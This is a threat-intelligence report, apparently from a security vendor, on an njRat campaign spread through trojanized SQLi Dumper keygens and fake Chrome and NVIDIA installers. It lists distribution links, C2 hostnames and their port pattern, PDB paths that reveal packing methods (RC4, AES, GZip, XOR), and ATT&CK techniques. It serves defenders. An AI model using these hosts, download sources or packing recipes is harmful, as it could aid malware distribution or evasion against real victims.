One of the files on the system was a keygen for an SQLi Dumper. SQLi Dumper is a tool used to perform all kinds of SQL injections and data dumps.



SQLi Dumper 8.2 Keygen - by [RTN]

[redacted]NOIBWA1


Key has been copied to clipboard...

https://rtn-team.cc

Windows 7
Build 7601
This copy of Windows is not genuine

One of the infected keygens for the program SQLi dumper v8.2.

As we can see in the screenshot below, the keygen is credited to *[RTN]. RTN* is a group that writes cracks to various programs. They have a website and a forum:




RTN - Reversing the Noobs

RTN (Reversing the Noobs) is a non-commercial community and release group dedicated to creating useful, and powerful tools, and sharing knowledge about reverse engineering, and coding. Visitors are invited to join our board and ask about every aspect of reverse engineering and coding.

Screenshot from RTN's website.

Important note: RTN's forum was inaccessible as of writing this report - we cannot determine if the trojanized files have anything to do with the original creators of the keygens made by RTN. However, the mediafire file hosting website contains the trojanized file and many other cracked versions of tools:



SQLi Dumper shared by "SEO TOOL"

SQLi Dumper

□ NAME

□ Havij Pro v1.17_pass_1.zip *Downloads: 5047, Size: 7 MB*

□ SQLi 8.5_pass_1.zip *Downloads: 3926, Size: 2 MB*

□ SQLi ask v.8.0_pass_222.zip *Downloads: 735, Size: 2 MB*

□ Sqli Dumper 5.1_pass_222.zip *Downloads: 400, Size: 3 MB*

□ SQLi Dumper 8.2_pass_1.zip *Downloads: 2181, Size: 13 MB*

□ SQLi Dumper 9.2.1_pass_222.zip *Downloads: 1244, Size: 35 MB*

□ SQLi Dumper v.7.0_pass_1.zip *Downloads: 445, Size: 2 MB*

□ SQLi Dumper v.9.7 [Cracked By PC-RET]_pass_1.zip *Downloads: 95, Size: 7 MB*

□ SQLi Dumper v9.2_pass_222.zip *Downloads: 756, Size: 2 MB*

□ SQLi v.9.6_pass_222.zip *Downloads: 438, Size: 2 MB*


□ SQLi v.9.8.2_pass_222.zip *Downloads: 426, Size: 2 MB*

□ SQLi v.9.8.4_pass_222.zip *Downloads: 2513, Size: 2 MB*

□ SQLi v.9.8_pass_222.zip *Downloads: 2331, Size: 2 MB*

Trojanized files in MediaFire file share.

When looking for the page that leads to this file share, a blog hosted on Blogspot was found which offers many cracked hacking and the aforementioned trojanized tools, linking to the above mentioned MediaFire file share:



SQLi Dumper v.8.5 Cracked By LautheKing

by Diveto > on 8:27 AM > 1 Comment

SQLi Dumper v.8.5 Cracked By LautheKing

Release notes:

This news version comes with a lot of new features like 30% more hit on each search

And also more than 45 new SQL Injection.

Also now it is way faster when you are processing your dorks and when you are performing an injection.

The tool does not crush anymore if you have 4GO of RAM or more.

Download:

https://www.mediafire.com/folder/[redacted]

Pass: 1

Visit my blog:

BTC : 1BAQihafwvDaA2dYzQyhb9ciBswACeZ45x

SQLi Dumper v.8.5 Cracked By LautheKing
SQLi Dumper v.8.5 Cracked By LautheKing Release notes...

SQLi v.9.8.4-Cracked-New-2019
Link download: http://www.mediafire.com/folder/vy06wtpsiaa0y/SQLi%20Dumper pass-222 Please visit My Blog : https://sharetools99.blog...

Acunetix Web Vulnerability Scanner 12.0.181012141
Link download: http://www.mediafire.com/folder/wl8mgb6yp8x2w/Acunetix%20Web%20Vulnerability%20Scanner pass-222 Please visit ...

SQLI DUMPER V.8.2
SQLI DUMPER V.8.2 Instructions: 1.) Download SQLi...

All-in-One Checker v3.7 Crack By LHF
All In One Checker 3.7 Cracked by LHF Hacked All...

SQLi Dumper v.9.7
SQLi Dumper v.9.7 Download: https://www.mediafire.com/folder/vy06wtpsiaa0y/ Pass: 1 Visit my

As mentioned above, this campaign appears to have been going on for several years. So far, we have found samples that are either pretending to be various hacking tools or pretending to be installers of the Chrome Internet browser. There are around 700 samples associated with the *.capeturk.com subdomain, and there are more samples added to various threat intelligence resources on a daily basis.

PDB Artifacts


As described in the malware analysis section of this writeup, it appears that the PDB path embedded in the malware samples contains valuable information on how the malware is packed, as can be seen in the following examples. Each example is taken from a different sample:

1. C:\Users\pc\Desktop\25-8-2019\3 lop-GZip+poly Xor base64\GZip+poly Xor base64 builder\WindowsApplication2\obj\Release\WindowsApplication2.pdb
2. C:\Users\pc\Downloads\Gen code PolyRSM RC4 Poly AES Gzip Builder 21-09-2018\PolyRSM RC4 Poly AES Gzip 26-07-2018\PolyRSM +RC4+ Poly AES +Gzip Builder 07-01-2015\obj\x86\Release\explorer.pdb
3. C:\Users\pc\Desktop\xxxxx\ALL PolyRSM +RC4+ Poly AES +Gzip StrReverse 11-01-2019\PolyRSM +RC4+ Poly AES +Gzip Builder StrReverse 11-01-2019\obj\x86\Release\explorer.pdb
4. C:\Users\pc\Desktop\03-02-2020\ZIP RC2 RC4\decode\WindowsApplication6\obj\Release\explorer.pdb
5. C:\Users\pc\Desktop\03-02-2020\NEW 3DES ZIP 29-01-2020\decode\WindowsApplication6\obj\Release\taskhost.pdb

These are just four examples out of **hundreds of files**. It's worth noting that each example has different dates. Some are very recent, while others are from a few years ago. This suggests that compilation of these malicious files is automated.

The Domain

Until June 2018, it seems **capeturk.com** was a Turkish gaming website dedicated to the well-known game Minecraft. On November 25 2018, the capeturk.com domain expired and was registered by a Vietnamese individual. The domain started to be associated with malware around the time of the re-registration, however, it is unclear whether this Vietnamese individual has any ties to the malware campaign. That being said, it seems someone from Vietnam is constantly testing the samples by submitting them to VirusTotal. We suspect this individual is tied to the Vietnamese domain ownership:



56 engines detected this file

0f69ce7d8449a91059faf38ba9e5bbbf1a927ade5f8ea50ce91f23e3245deff3
C:\Users\win7x64\AppData\Roaming\explorer.exe
assembly peexe

151.50 KB
Size

2020-02-27 08:58:09 UTC
4 days ago

Submissions

Date	Name	Source	Country
2019-04-22 22:58:59	c7540e5c33489cb73ce45f99449c413ae9ed5f8e	1e46ac44 - api	GB
2020-02-27 08:58:09	C:\Users\win7x64\AppData\Roaming\explorer.exe	b2522083 - api	VN


VirusTotal submissions page from one of the *samples.*

Important note: According to the highlighted path from the submission information and the win7x64 username in the path, this is some sort of test machine. Additionally, this sample was submitted from Vietnam.

Multiple campaigns and targets?

After examining different samples submitted to different subdomains of capeturk.com (as detailed in the IOCs section of this writeup) it appears that each subdomain is targeting different software and therefore a different set of victims. While all of the samples associated with *blog.capeturk.com* are targeting various penetration testing and hacking tools, other subdomains are targeting Chrome installers, native Windows applications, and other random programs that have nothing to do with hacking or penetration testing.

For example, this sample which is connecting to 6666.elitfilmizle.com, is another njRat payload pretending to be an NVIDIA service:



CompanyName	NVIDIA Corporation
FileDescription	NVIDIA Driver Helper Service, Version 368.81
FileVersion	8.17.13.6881
InternalName	NVSVC
LegalCopyright	(C) 2016 NVIDIA Corporation. All rights reserved.
OriginalFilename	nvsvc32.exe
ProductName	NVIDIA Driver Helper Service, Version 368.81
ProductVersion	8.17.13.6881

Another important behavior to note is that the numbers in the subdomain (6666, 7777, etc) correspond to the port on which the C2 server is running on the host. For example, 6666.elitfilmizle.com has port 6666 listening on it, 7777.elitfilmizle.com has port 7777, and so on.

Conclusion

This investigation surfaced almost 1000 njRat samples compiled and built on almost a daily basis. It is safe to assume that many individuals have been infected by this campaign (although at the moment we are unable to know exactly how many). This campaign ultimately gives threat actors complete access to the target machine, so they can use it for anything from conducting DDoS attacks to stealing sensitive data off the machine.

It is clear the threat actors behind this campaign are using multiple servers, some of which appear to be hacked WordPress blogs. Others appear to be the infrastructure owned by the threat group, judging by multiple hostnames, DNS data, etc.

At the moment, we are unable to ascertain the other victims this malware campaign is targeting, other than those targeted by the trojanized hacking tools connecting to the “7777 server”. We will continue to monitor this campaign for any further developments.

Check out how we use MITRE ATT&CK to identify and categorize threats like Operation Soft Cell in our webinar with the MITRE ATT&CK team.

Indicators of Compromise

Click here to download this campaign's IOCs (PDF)

MITRE ATT&CK BREAKDOWN

Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control

Windows Management Instrumentation	Registry Run Keys / Startup Folder	Access Token Manipulation	Web Service	Security Software Discovery	Remote File Copy	Clipboard Data	Data Encrypted	Web Service
Graphical User Interface	Modify Existing Service	Process Injection	Software Packing	File and Directory Discovery				Uncommonly Used Port
			Disabling Security Tools	System Information Discovery				Remote File Copy
			Deobfuscate/ Decode Files or Information	Query Registry				Standard Cryptographic Protocol
			Obfuscated Files or Information	Virtualization/ Sandbox Evasion				Standard Non-Application Layer Protocol
			Masquerading	Process Discovery				
			Modify Registry	Application Window Discovery				

			Virtualization/ Sandbox Evasion	Remote System Discovery				
			Access Token Manipulation					

Click here to view the njRat Threat Alert or browse our existing threat alerts below.

Threat Alerts »